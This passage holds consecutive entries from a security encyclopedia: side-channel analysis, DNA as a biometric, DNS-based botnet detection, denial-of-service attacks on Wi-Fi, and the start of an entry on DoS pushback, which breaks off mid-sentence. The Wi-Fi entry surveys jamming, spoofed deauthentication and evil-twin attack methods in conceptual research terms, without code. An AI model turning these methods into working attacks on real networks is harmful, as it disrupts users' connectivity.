Divide-and-conquer strategy is well understood and a typical methodology used against both symmetric and asymmetric standards. However, they are usually limited to targeting a small portion of an intermediate variable (e.g., 8 bits). Their application to larger values is more of a challenge for two reasons. First, it requires the estimation of a more complex leakage model, which would typically exceed the precision of the oscilloscope. Second, it would reduce the algorithmic noise as opposed to targeting a smaller portion of the same variable, at the cost of a challenging computational complexity increase. Finally, it is worth noting that divide-and-conquer methods are, by nature, unable to exploit all the available information within the traces. Methods such as soft analytical side-channel attacks (Veyrat-Charvillon et al., 2014) allow going beyond this limitation. Yet, they are hard to perform in practice, and the benefit is not always clear, which makes them an interesting area of research.

References and Citations

Citations

- Book: Katz and Lindell (2020)
- Book: Mangard et al. (2008)
- Journal article: Mangard et al. (2008)
- Journal article: Kocher et al. (1999)
- Journal article: Gandolfi et al. (2001)
- Journal article: Veyrat-Charvillon et al. (2012)
- Journal article: Poussier et al. (2017)
- Journal article: Nascimento and Chmielewski (2017)
- Journal article: Veyrat-Charvillon et al. (2014)

Cross-References

Extend and Prune Side-Channel Attacks
Key Enumeration
Side-Channel Attacks

References

Gandolfi K, Mourtel C, Olivier F (2001) Electromagnetic analysis: concrete results. In: International workshop on cryptographic hardware and embedded systems. Springer, pp 251–261

Katz J, Lindell Y (2020) Introduction to modern cryptography. CRC press

Kocher P, Jaffe J, Jun B (1999) Differential power analysis. In: Annual international cryptology conference. Springer, pp 388–397

Kocher PC (1996) Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: Annual International Cryptology Conference. Springer, pp 104–113

Mangard S, Oswald E, Popp T (2008) Power analysis attacks: revealing the secrets of smart cards, vol 31. Springer Science & Business Media

Nascimento E, Chmielewski Ł (2017) Applying horizontal clustering side-channel attacks on embedded ECC implementations. In: International Conference on Smart Card Research and Advanced Applications. Springer, pp 213–231

Poussier R, Zhou Y, Standaert FX (2017) A systematic approach to the side-channel analysis of ecc implementations with worst-case horizontal attacks. In: International Conference on Cryptographic Hardware and Embedded Systems. Springer, pp 534–554

Veyrat-Charvillon N, Gérard B, Renauld M, Standaert FX (2012) An optimal key enumeration algorithm and its application to side-channel attacks. In: International Conference on Selected Areas in Cryptography. Springer, pp 390–406

Veyrat-Charvillon N, Gérard B, Standaert FX (2014) Soft analytical side-channel attacks. In: International Conference on the Theory and Application of Cryptology and Information Security. Springer, pp 282–296

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300291

DLP

Discrete Logarithm Problem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_737

DNA

Svetlana N. Yanushkevich[63] ✉ and Denis V. Popel[64] ✉
(63) Department of Electrical and Computer Engineering, Schulich School of Enginering, University of Calgary, Calgary, AB, Canada
(64) Algorithms Research Corporation, Charlottesville, VA, USA

✉ **Svetlana N. Yanushkevich (Corresponding author)**
Email: syanshk@ucalgary.ca

✉ **Denis V. Popel**
Email: denis@algoresearchcorp.com

Synonyms

Chromosome; Gene; Genetic code; Heredity; Nucleic acid

Definitional Entries

Amino Acids A group of 20 different kinds of small molecules that link together in long chains to form proteins. They are often referred to as the "building blocks" of proteins.

Cell The basic unit of any living organism. It is a small, watery, compartment filled with chemicals and a complete copy of the organism's genome.

Chromosome One of the threadlike "packages" of genes and other DNA in the nucleus of a cell. Different kinds of organisms have different numbers of chromosomes. Humans have 23 pairs of chromosomes, 46 in all: 44 autosomes and 2 sex chromosomes. Each parent contributes one

chromosome to each pair, so children get half of their chromosomes from their mothers and half from their fathers.

DNA Deoxyribonucleic acid. The chemical inside the nucleus of a cell that carries the genetic instructions for making living organisms.

DNA Sequencing Determining the exact order of the base pairs in a segment of DNA.

Gene The functional and physical unit of heredity passed from parent to offspring. Genes are pieces of DNA, and most genes contain the information for making a specific protein.

Genome All the DNA contained in an organism or a cell, which includes both the chromosomes within the nucleus and the DNA in mitochondria.

mtDNA Mitochondrial DNA. The genetic material of the mitochondria, the organelles that generate energy for the cell.

Nucleotide One of the structural components, or building blocks, of DNA and RNA (ribonucleic acid). A nucleotide consists of a base (one of four chemicals: adenine, thymine, guanine, and cytosine) plus a molecule of sugar and one of phosphoric acid.

Protein A large complex molecule made up of one or more chains of amino acids. Proteins perform a wide variety of activities in the cell.

Background

Each individual inherits his/her genomic DNA from both parents, thereby producing a composite of DNA sequences that are unique to that individual (except in the case of identical twins). DNA composition of cells within an individual remains constant throughout one’s lifetime.

DNA is considered to be a special type of biometric having so-called *digital signature* properties. The following characteristics make DNA a special biometric type:

- An actual physical sample of DNA should be larger than samples from any other biometric type in order to draw meaningful conclusions.
- Semi-automated sequencing, sampling, and decision-making techniques are necessary to perform DNA matching.
- Actual DNA sequences should be used without any feature extraction, scaling, or prototyping in order to compare sequences.
- Processing should take advantage of digital nature of DNA information, which is suitable for digital computations.

The current process of using DNA to verify identity or to determine identity of an unknown person is a time-consuming process. Biological samples must be processed in multiple stages in a laboratory setting in order to extract DNA for testing purposes. DNA samples must be available in sufficient quantities, and actual analysis can take 1 to 2 days. Therefore, the inability to test the DNA on a real-time basis remains the main limitation of DNA's biometric applications. Because of these reasons and the advanced technology required, it is not the most cost-efficient biometric solution, but when a positive identification is needed, it is the most reliable.

The units that govern the differences between living organisms are called genes. Genes contain information in the form of a specific sequence of nucleotides that are found in DNA molecules. Only four different bases are used in DNA molecules: guanine, adenine, thymine, and cytosine (G, A, T, and C). For example, the sequence ACGCT represents different information than the sequence AGTCC or the sequence TCCAG even though they use the same letters. The characteristics of a human being are the result of information contained in the DNA code. Protein structures are described by sequences containing 20 amino acids: A, C, D, E, F, G, H, I, K, L, M, N, P, Q, R, S, T, V, W, and Y.

DNA is a double-stranded molecule. While the information content on each strand of a double-stranded DNA molecule is redundant, it is not exactly the same – it is complementary. For every G on the strand, a C is found on its complementary strand and vice versa. Similarly, for every A on the strand, a T is found on its complementary strand and vice versa. The chemical interaction between the two different kinds of base pairs is actually so stable and energetically favorable that it alone is responsible for holding the two complementary strands together.


Within almost every cell in the human body there exist two types of DNA: (i) genomic DNA found in a membrane sack called the nucleus, and

(ii) mitochondrial DNA (mtDNA) found in multiple membrane-bound energy factories. Both forms of DNA offer information for human identification and have been routinely used in forensic work and for developing DNA databases. Both types of DNA are present in almost every cell in the human body and, as a result of scientific advances made over the last 20 years, a single hair or a licked stamp can be used for identification.

A person's genomic DNA can be thought of as consisting of about 70,000 genes and many repetitive sequences that represent seemingly nonessential or noncoding DNA. The noncoding portion of the genome can withstand alterations in its composition over generations without compromising the viability of the cell or the human being as a whole. Largely because of the variability in the composition of noncoding DNA, one person's DNA sequence will differ from another person's.


Proteins are large molecules composed of one or more chains of amino acids in a specific order; the order is determined by the base sequence of nucleotides in the gene coding of the protein. Proteins are required for the structure, function, and regulation of the body's cells, tissues, and organs. Each protein has its own unique functions.

An example of the DNA sequence in the FASTA format is is given in Fig. 1.



DNA, Fig. 1 Multiple DNA sequences

A protein sequence in the FASTA format is given in Fig. 2.



DNA, Fig. 2 Multiple protein sequences

Theory and Applications

Despite the enormous time and complexity characteristics of DNA sequencing and matching, a genetic code is unique to each individual, making it an ideal biometric. Minor differences in each person's DNA sequences can be used as identification markers, and researchers are continually developing additional markers to identify individual genetic sequences. Thus, a unified system for analysis is employed by forensic laboratories which utilize the same 13 regions of DNA (DNA loci) to assess a match between DNA evidence and a suspect.

FBI and police labs around the USA have begun to use DNA fingerprints to link suspects to biological evidence found at the scene of a crime. Since 1987, hundreds of cases have been decided with the assistance of DNA fingerprint evidence. Another important use of DNA fingerprints in the court system is to establish paternity in custody and child-support litigation. Every organ or tissue of an individual contains the same DNA fingerprint and they can be collected. The DNA method is superior to using dental records and blood types.

DNA Fingerprinting

Current DNA fingerprinting technology can perform personal identification with DNA recovered from a variety of human tissues. DNA evidence can give numerous clues to crime investigation and can even be used to trace human migration patterns (some important results are reported by Gill, Jeffreys, and Werrett (1985), and by Krawczak and Schmidtke (1994)). Current theories say that modern humans evolved in Africa between

100,000 and 200,000 years ago, and originally consisted of a small group of 10,000 individuals as was discussed by Gibbons (1998). Then humans dispersed out of Africa about 100,000 years ago, reaching Asia about 60,000 years ago and migrating into New Guinea and Australia during the ice ages 40,000 years ago. Indeed, DNA studies of mitochondrial DNA (mtDNA) proves close relationship between different ethnic groups (extended experimental results are reported by Bohlmeyer et al. (2004)).

The cells that contain DNA share genetic material (information) through chromosomes. Humans have 23 chromosomes that house a persons DNA and their genes. Of the 46 total chromosomes, 23 come from each parent of an offspring; 99.7% of an offsprings DNA is shared with their parents. The remaining 0.3% of an individuals DNA is variable repetitive coding unique to an individual. This repetitive coding is the basis of DNA biometrics. DNA recognition uses genetic profiling, also called genetic fingerprinting, to isolate and identify these repetitive DNA regions that are unique to each individual to either identify or verify a persons identity (Butler 2009).

The following techniques are used for DNA fingerprinting:

Amplified Fragment Length Polymorphism (AFLP)

This novel technique introduced by Vos et al. (1995) is based on the selective polymerase chain reaction (PCR) amplification of restriction fragments from a total digest of genomic DNA. The technique involves three steps: restriction of the DNA and ligation of oligonucleotide adapters, selective amplification of sets of restriction fragments, and gel analysis of the amplified fragments.

Satellite DNA

Some parts of human DNA are made from subsequences, called “satellite DNA,” repeated several times in a row. The number of repetitions differs from person to person (see the paper by Benson (1999)). The chance that two humans have the same number of repetitions at all areas of satellite DNA is extremely small.

Enzymes

The special purpose enzymes can cut DNA sequences at defined positions. For example, the EcoR1 enzyme cuts DNA whenever it sees the letters GAATTC. So, DNA sequences from different humans will contain different distributions of cut positions, which allows one to make decisions about person's identity (Jones et al. 1997).

The basic steps of DNA profiling include:

- Isolate the DNA (sample can originate from saliva, blood, semen, hair, or tissue)
- Section the DNA sample into shorter segments containing the variable number tandem repeats (VNTRs) which are identical repeat sequences of DNA
- Reorder the DNA segments by size
- Compare the DNA segments from various samples

The more repeats of sequences the sample has, the more precise the comparison is in identifying the individual based on the DNA from the sample, thus decreasing the likelihood of the sample matching multiple individuals.

Regulatory Sequence Analysis Tools

DNA biometrics is most often used for identification purposes as opposed to verification because the technique has yet to automate through technological advances. DNA sequencing, the process of generating a DNA profile, is compared to DNA samples previously acquired and catalogued in a database.

Despite the essential role played by noncoding sequences in transcriptional regulation, genome annotations usually focus on identifying the genes and predicting their function through sequence similarity searches. The services offered by most genome centers are restricted to the analysis of coding sequences.

The Web resource Regulatory Sequence Analysis Tools (RSAT), developed by van Helden (2003), is dedicated to the analysis of the other part of the genomes: the noncoding sequences. It offers a collection of software tools dedicated to the prediction of regulatory sites in noncoding DNA sequences. These tools include sequence retrieval, pattern discovery,

pattern matching, genome-scale pattern matching, feature-map drawing, random sequence generation, and other utilities. Alternative formats are supported for the representation of regulatory motifs (strings or position-specific scoring matrices) and several algorithms are proposed for pattern discovery.

Public Databases

The following public DNA and protein repositories have been built throughout past decades to systematize the knowledge about biological sequences in searchable databases:

CODIS System

This is the most common DNA database used by the Federal Bureau of Investigation (2005).

GenBank

GenBank is the National Institutes of Health (NIH, USA, http://www.ncbi.nlm.nih.gov/) database maintained and distributed by National Center for Biotechnology Information (NCBI) that stores all known public DNA sequences.

EMBL

The European Molecular Biology Laboratory (EMBL) nucleotide sequence database constitutes Europe's primary nucleotide sequence resource (http://www.ebi.ac.uk/embl/) Main sources for DNA and RNA sequences are direct submissions from individual researchers, genome sequencing projects, and patent applications.

DDBJ

DNA Data Bank of Japan (DDBJ) functions as the international nucleotide sequence database in collaboration with EBI/EMBL and NCBI/GenBank (http://www.ddbj.nig.ac.jp/).

The National Institute of Standards and Technology (NIST) has recently started the project called standard reference materials for real-time PCR quantitation of human DNA (Vallone et al. 2008).

Open Problems

The Drawbacks of DNA Profiling

The drawbacks of the DNA fingerprinting technique are the depth of the procedure, the physical invasiveness of obtaining the DNA sample, and the time required to perform a DNA comparison. Besides, the contamination of the sample may make the comparison impossible.

Privacy Issues

Regardless of DNA's unique properties as an identifier, there are many privacy concerns. DNA biometrics requires taking tissue or fluid physically as opposed to other biometrics. That is why it is considered to be more intrusive, breaching one's rights to privacy and medical information. Understanding DNA testing requires a fundamental knowledge of biology by the general public in order to assess the true impact on privacy issues of this type of testing.

Recommended Reading

Benson G (1999) Tandem repeats finder: a program to analyze DNA sequences. Nucl Acids Res 27:573–580

Bohlmeyer J, Harp B, Heptig B, Kinkade K, Rayson C, Strohm J, Wacker C, Fraga R, Popel D (2004) Phylogenetic lineage of humans and primates. In: Proceedings Midwest instruction and computing symposium

Butler JM (2009) Fundamentals of forensic DNA typing. Elsevier Academic Press, San Diego

Gibbons A (1998) Calibrating the mitochondrial clock. Science 279:28–29

Gill P, Jeffreys A, Werrett D (1985) Forensic application of DNA fingerprints. Nature 318(6046):577–579

Investigation (2005) DNA analysis Unit II. FBI Laboratory 2005 Report. Federal Bureau of Investigation. Quantico

Jones N, Ougham H, Thomas T (1997) Markers and mapping: we are all geneticists now. New Phytol 137:165–177

Krawczak M, Schmidtke J (1994) DNA fingerprinting. Bios Scientific Publishers, Oxford

Vallone PM, Kline MC, Duewer DL, Decker AE, Redman JW, Travis JC, Smith MV, Butler JM (2008) Development and usage of a NIST standard reference materials for real-time PCR quantitation of human DNA. Forens Sci Int Genet Suppl Series (Progr Forens Genet 12) 1(1):80–82

van Helden J (2003) Regulatory sequence analysis tools. Nucl Acids Res 31(13):3593–3596

Vos P, Hogers R, Bleeker M, Reijans M, van de Lee T, Hornes M, Frijters A, Pot J, Peleman J, Kuiper M (1995) AFLP: a new technique for DNA fingerprinting. Nucl Acids Res 23:4407–4014

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_845

DNS-Based Botnet Detection

Brent Byung Hoon Kang[65] ✉
(65) Department of Applied Information Technology and Centre for Secure Information Systems, The Volgenau School of Engineering, George Mason University, Fairfax, VA, USA

Definition

DNS-based botnet detection is a kind of botnet detection method which utilizes DNS-related network traffics to determine whether the machines involved are infected with a botnet or not.

Background

Botnet is one of the most serious threats on Internet, as such, there have been many research efforts to detect and mitigate them. Several mechanisms to detect botnets have been introduced based on monitoring the host-level and network-level behaviors of the botnet traffic.

Theory and Application

Since DNS query and response traffic is one of the major elements in network behaviors, there have been a couple of botnet detection methods that are based on observing the DNS activities in the network infrastructure. Unlike other approaches, the DNS-based detection method does not require the specific knowledge about the botnet protocol or its behavior signatures a priori. In general, when a botnet changes its protocol or structure, the detection method based on a particular botnet protocol signature would become obsolete. Since most botnets utilize domain names that are used as

command and control servers, or as drop points for collecting stolen information from infected hosts, the DNS based approach can be a more effective way of detecting botnets without prior protocol knowledge.

Dagon (Dagon 2005; Dagon et al. 2006) first pioneered this botnet detection mechanism on DNS network level behaviors. He presented a method which detected Dynamic DNS (DDNS) names with unreasonably high or temporally concentrated query rates. An alternative approach (Schonewille and van Helmond 2006) was to detect DDNS names with abnormally recurring NXDOMAIN replies, which is often the case when the bot send query for the dynamic domain name that is not yet activated by the botmaster or has been taken down. R. Villamarin-Salomon and J.C. Brustoloni (Villamarin-Salomon and Brustoloni 2008) compared these two methods and concluded that the first method creates more false positives than the second method. They believed that their unsuccessful attempt at differentiating DDNS queries from other DNS queries contributed to the high false positives. They attempted to distinguish DDNS queries by checking low TTL values which is a necessary but insufficient condition for DDNS responses. Since low TTL values are typically used for legitimate domains and are becoming more common, the first method is less effective than the second method.

Another technique was introduced to detect botnets which generate a set of blacklist (DNSBL) look up traffics using DNS infrastructure (Ramachandran and Dagon 2006). The insight for these detection heuristics was based on the observation that botmasters usually check these blacklists (DNSBL) to see if their bots are in the list before they utilize these bots in an attack.

Cross-References

DNS-Based Botnet Detection
Trojan Horses, Computer Viruses, and Worms

Recommended Reading

Dagon D (2005) Botnet detection and response, the network is the infection. In: OARC workshop

Dagon D, Zou C, Lee W (2006) Modeling botnet propagation using time zones. In: Proceedings of 13th network and distributed system security symposium (NDSS'06), Santa Clara

Oberheide J, Karir M, Mao ZM (2007) Characterizing dark DNS behavior. In: Proceedings of 4th international conference on detection of intrusions and malware, and vulnerability assessment, Lucerne

Ramachandran NFA, Dagon D (2006) Revealing botnet membership using dnsbl counter-intelligence. In: Proceedings of 2nd workshop on steps to reducing unwanted traffic on the internet (SRUTI'06), San Jose

Schonewille A, van Helmond DJ (2006) The domain name service as an IDS Master's project, University of Amsterdam, Netherlands. Accessed Feb 2006

Villamarin-Salomon R, Brustoloni JC (2008) Identifying botnets using anomaly detection techniques applied to DNS traffic. In: Proceedings of 5th IEEE consumer communications and networking conference (CCNC 2008), Las Vegas

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1445

DoS Attacks in Wi-Fi Networks

Guevara Noubir[66] ✉ and Triet D. Vo-Huu[66] ✉
(66) Northeastern University, Boston, MA, USA

✉ **Guevara Noubir (Corresponding author)**
Email: g.noubir@northeastern.edu

✉ **Triet D. Vo-Huu**
Email: t.vohuu@northeastern.edu

Synonyms

Attacks on Wi-Fi availability

Definitions

Denial-of-service (DoS) attacks on Wi-Fi networks aim at crippling or completely blocking Wi-Fi links. Such attacks can be very efficient with the energy expenditure of the adversary being orders of magnitude lower than the communicating nodes. The most efficient attacks are cross-layer and combine vulnerabilities from the physical, medium access control, and link layers.

Background

Wi-Fi communications are defined by a family of protocols standardized as IEEE 802.11 (IEEE 802.11 Working Group, 2016). The standards recognize the importance of security and as such include various mechanisms for authentication, confidentiality, and integrity protection. These mechanisms

underwent several improvements to address the vulnerabilities exposed by the research community. Wi-Fi protocols encompass several mechanisms to mitigate non-malicious interference and adapt to changes in the propagation environment such as carrier sensing, collision avoidance, exponential backoff, and rate adaptation. However, these mechanisms are designed for benign environments and do not protect against malicious interference.

Application

Any wireless link can, in theory, be successfully jammed, given that the adversary has access to an unlimited power budget. Denial-of-service attacks in Wi-Fi, and wireless networks in general, are considered serious when the adversary uses a fraction of the communicating nodes' power to block or cripple the network. Over the years, several smart attacks against Wi-Fi networks were discovered and analyzed both theoretically and experimentally.

Reactive Jamming While a barrage jammer continuously transmits to block communications, a reactive jammer saves energy by waiting for the transmission to start. A reactive jammer can be selective, targeting specific nodes, and difficult to detect as its emissions overlap with legitimate communications. Several types of reactive jammers were analyzed by Lin and Noubir (2004) and Xu et al. (2005). The main challenge with conducting reactive jamming involves triggering interference within a very short time period once a target MAC address is detected. However, the advent of software defined radios gradually made such attacks possible as discussed by Bayraktaroglu et al. (2008) and Noubir et al. (2011) and specially with access to capable FPGAs as demonstrated by Wilhelm et al. (2011) and programmable Wi-Fi chipsets in Berger et al. (2014) and Schulz et al. (2017).

Channel Estimation Jamming As in other communication protocols, channel estimation is a crucial step before packet decoding for any Wi-Fi receiver. To assist the channel estimation, special symbols are inserted at the beginning as well as at fixed positions in the middle of each Wi-Fi packet. The former are known as preambles (or training sequences) used for the initial channel estimation, and the latter as pilot symbols for adapting to

channel variations during the transmission. Focusing on frequency offset estimation, Rahbari et al. (2014) showed that the preambles can be jammed by an adversary to manipulate the frequency offset computed by the receiver such that errors are introduced at the decoding stage. In other work, Vo-Huu et al. (2016) exploited the known location of pilot subcarriers to conduct a practical pilot jamming attack using a low-cost device. This attack is able to block all Wi-Fi packets using only 1/100-th power of communicating nodes.

Interleaving Jamming Wi-Fi communication links are hardened and protected against non-malicious interference by employing error correction codes combined with interleaving over each data block to combat burst errors. Under the presence of malicious interference, however, a jammer can exploit the publicly known interleaving structure to target specific bits in the transmitted signal such that burst errors are created during the decoding post de-interleaving stage, resulting in the communication links being completely blocked (Lin and Noubir 2004). In the work of Vo-Huu et al. (2016), an effective attack was demonstrated using only a tiny fraction (as low as 1/1000-th) of the communicating nodes' power. The practicality of the attack was due to the fact that Wi-Fi OFDM interleaving occurs across sub-carriers and not only in time. Therefore interfering with some carefully selected sub-carriers results burst errors. This attack is even more effective than pilot jamming.

Medium Access Control (MAC) Attacks IEEE 802.11 relies on Carrier Sensing Multiple Access with Collision Avoidance (CSMA/CA) and an exponential backoff to control access to the channel and maximize capacity in a distributed manner and in a variety of environments. These mechanisms performs fairly well in non-adversarial settings. Bayraktaroglu et al. (2008) modeled IEEE 802.11 MAC mechanisms as a Markov chain subject to transitions controlled by an adversary's jamming actions. They analytically and experimentally analyzed the saturation throughput for several jamming strategies. Reactive jammers are four orders of magnitude more efficient than a barrage jammer and as expected specially effective in setups with small packet sizes, low number of active sessions, or unsaturated networks. A stateful reactive jammer is 20–30% more effective than a plain reactive jammer in reducing throughput.

Rate Adaptation Algorithms (RAA) Attacks RAAs adaptively select the best transmission rate (modulation/coding scheme) according to the wireless link conditions in order to maximize throughput. Intuitively, lower rates are more reliable and suitable for poor channel conditions, while higher data rates should be used in good channel conditions. Noubir et al. (2011) consider attacks that exploit the inability of Wi-Fi RAAs to determine the causes of packet transmissions failures, namely, poor link quality vs. interference/collisions. If an adversary jams a frame, the RAA will assume that the link quality is poor for the current transmission rate and will decrease the rate to a lesser value. Furthermore, once the jamming stops, the recovery period before attaining the optimal data rate for communication in RAAs is much longer than the time it takes for them to adaptively lower the data rate due to collisions or malicious interference. Finally, when a link is brought to a low rate, it occupies the channel for significantly longer periods of time significantly reducing the overall network capacity. This reflection attack exploits the nature of the CSMA/CA MAC and equi-probable nodes transmissions in IEEE 802.11. Analytical and experimental results indicate that a smart reactive jammer can maintain links at a low data rate (1 Mbps) at a low jamming cost selectively (based on rate/link) jamming only 5–8 packets/s. Some RAA algorithms result in a collision collapse where the low data rates increase the collisions probabilities resulting in the RAA never recovering. Orakcal and Starobinski (2014) analyzed simpler RAA jamming strategies demonstrating that a Wi-Fi network can be crippled to a 1 Mbps rate using a bursty periodic jammer.

Link Layer Attacks One of the first denial-of-service attacks against Wi-Fi leverages flaws in management and media access protocols of IEEE 802.11 standard and was demonstrated by Bellardo and Savage (2003). The attack exploits the fact that the *Deauthentication* message and the *Disassociation* message are not authenticated. Therefore, an adversary spoofing the MAC address of either an access point or client can repeatedly disconnect a client, with the transmission of a single frame, forcing a relatively long association and authentication process.

Network-Level Cascading Attacks Xin et al. (2016) investigated the potential of launching *protocol-compliant cascading* DoS attacks where the

adversary is not in the vicinity of the victims. The attack exploits an interference-coupling phenomenon between geographically distributed links. Interference coupling consists of transmissions on one link resulting in undetected interference to other links (due to the hidden-terminal problem). The impacted links' failing results in re-transmissions, congestion, and interference to propagate to even more distant links. This is similar to cascading failures in power transmission systems. The potential of the attack is demonstrated analytically through simulations and experimentally in some network topologies. In particular, a phase transition is identified where the cascading phenomenon emerges when the transmission rate of the adversary exceeds a threshold.

DoS for Evil Twins Smart-jamming can be a precursor to more advanced attacks against Wi-Fi systems. For instance, Cassola et al. (2013) demonstrated that an attacker can first disconnect a target client, jam its probe requests so that no neighboring access point responds, and spoof the probe responses to illicit a connection from the client to an *evil twin* access point controlled by the adversary.

Friendly Jamming Denial-of-service attacks against Wi-Fi communications are typically considered harmful and undesirable, but it was also investigated as a defense mechanism to selectively block undesirable traffic, preventing intrusions or controlling load and interference. Berger et al. (2014) investigate the feasibility of minimally invasive friendly Wi-Fi jammers. One of the conclusions of the study is that a significant number of jammers are required to achieve a high-hit ratio across modulations.

Open Problems and Future Directions

Wi-Fi protocols are vulnerable to various denial-of-service attacks. The softwarization of wireless communications (low-cost software defined radios and programmable Wi-Fi chipsets) makes such attacks increasingly practical and stealthy, including through remote exploits and malware. Despite extensive research on the topic, there is still a need for resource-efficient and robust mechanisms to address the Wi-Fi denial-of-service

threat. Such mechanisms should include detection, localization, and mitigation across the Wi-Fi stack.

Cross-References

Jamming Attack Defense
Jamming Resistance

References

Bayraktaroglu E, King C, Liu X, Noubir G, Rajaraman R, Thapa B (2008) On the performance of IEEE 802.11 under jamming. In: Proceedings of IEEE INFOCOM

Bellardo J, Savage S (2003) 802.11 denial-of-service attacks: real vulnerabilities and practical solutions. In: Proceedings of 12 USENIX security symposium

Berger DS, Gringoli F, Facchi N, Martinovic I, Schmitt J (2014) Gaining insight on friendly jamming in a real-world ieee 802.11 network. In: Proceedings of the 2014 ACM conference on security and privacy in wireless & mobile networks (WiSec)

Cassola A, Robertson W, Kirda E, Noubir G (2013) A practical, targeted, and stealthy attack against wpa enterprise authentication. In: Proceedings of the 20th annual network & distributed system security symposium (NDSS)

IEEE 80211 Working Group (2016) IEEE standard for information technology–telecommunications and information exchange between systems–local and metropolitan area networks–specific requirements–part 11: Wireless lan medium access control (mac) and physical layer (phy) specifications amendment 6: wireless access in vehicular environments. IEEE Std 802(11)

Lin G, Noubir G (2004) On link layer denial of service in data wireless lans. Wiley J Wirel Commun Mobile Comput 5:273–284

Noubir G, Rajaraman R, Sheng B, Thapa B (2011) On the robustness of IEEE 802.11 rate adaptation algorithms against smart jamming. In: Proceedings of the fourth ACM conference on security & privacy in wireless and mobile networks (WiSec)

Orakcal C, Starobinski D (2014) Jamming-resistant rate adaptation in wi-fi networks. Perform Eval 75–76: 50–68

Rahbari H, Krunz M, Lazos L (2014) Security vulnerability and countermeasures of frequency offset correction in 802.11a systems. In: Proceedings of IEEE INFOCOM

Schulz M, Gringoli F, Steinmetzer D, Koch M, Hollick M (2017) Massive reactive smartphone-based jamming using arbitrary waveforms and adaptive power control. In: Proceedings of the 10th ACM conference on security and privacy in wireless and mobile networks (WiSec)

Vo-Huu TD, Vo-Huu TD, Noubir G (2016) Interleaving jamming in wi-fi networks. In: Proceedings of the 9th ACM conference on security & privacy in wireless and mobile networks (WiSec)

Wilhelm M, Martinovic I, Schmitt JB, Lenders V (2011) Short paper: reactive jamming in wireless networks: how realistic is the threat? In: Proceedings of the fourth ACM conference on security & privacy in wireless and mobile networks (WiSec)

Xin L, Starobinski D, Noubir G (2016) Cascading denial of service attacks on wi-fi networks. In: 2016 IEEE conference on communications and network security (CNS)

Xu W, Trappe W, Zhang Y, Wood T (2005) The feasibility of launching and detecting jamming attacks in wireless networks. In: Proceedings of the 6th ACM international symposium on mobile ad hoc networking and computing (MobiHoc)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_267

DoS Pushback

John Ioannidis[67] ✉
(67) Google, Inc, New York, NY, USA

✉ **John Ioannidis**
Email: ji@tla.org

Definition

Pushback was an early attempt at treating DDoS attacks purely as a congestion-control problem.

Introduction


As of this writing (2009), 10 years have already passed since the first major Distributed Denial-of-Service (DDoS) attacks were observed, and while such attacks are now an everyday event, no cheap way has yet been devised to counter them. The very nature of the problem is hard: fundamentally, what is being attacked is not any particular vulnerability in the victim's network, but rather the very fact that the victim is networked through links of finite capacity. An extensive theoretical analysis can be found in (Mahajan et al. 2002), and an implementation in (Ioannidis and Bellovin 2002).

Theory

Pushback Mechanism

Consider the network segment shown in Fig. 1. A target site, T, is undergoing a denial-of-service attack. Some routers and the corresponding

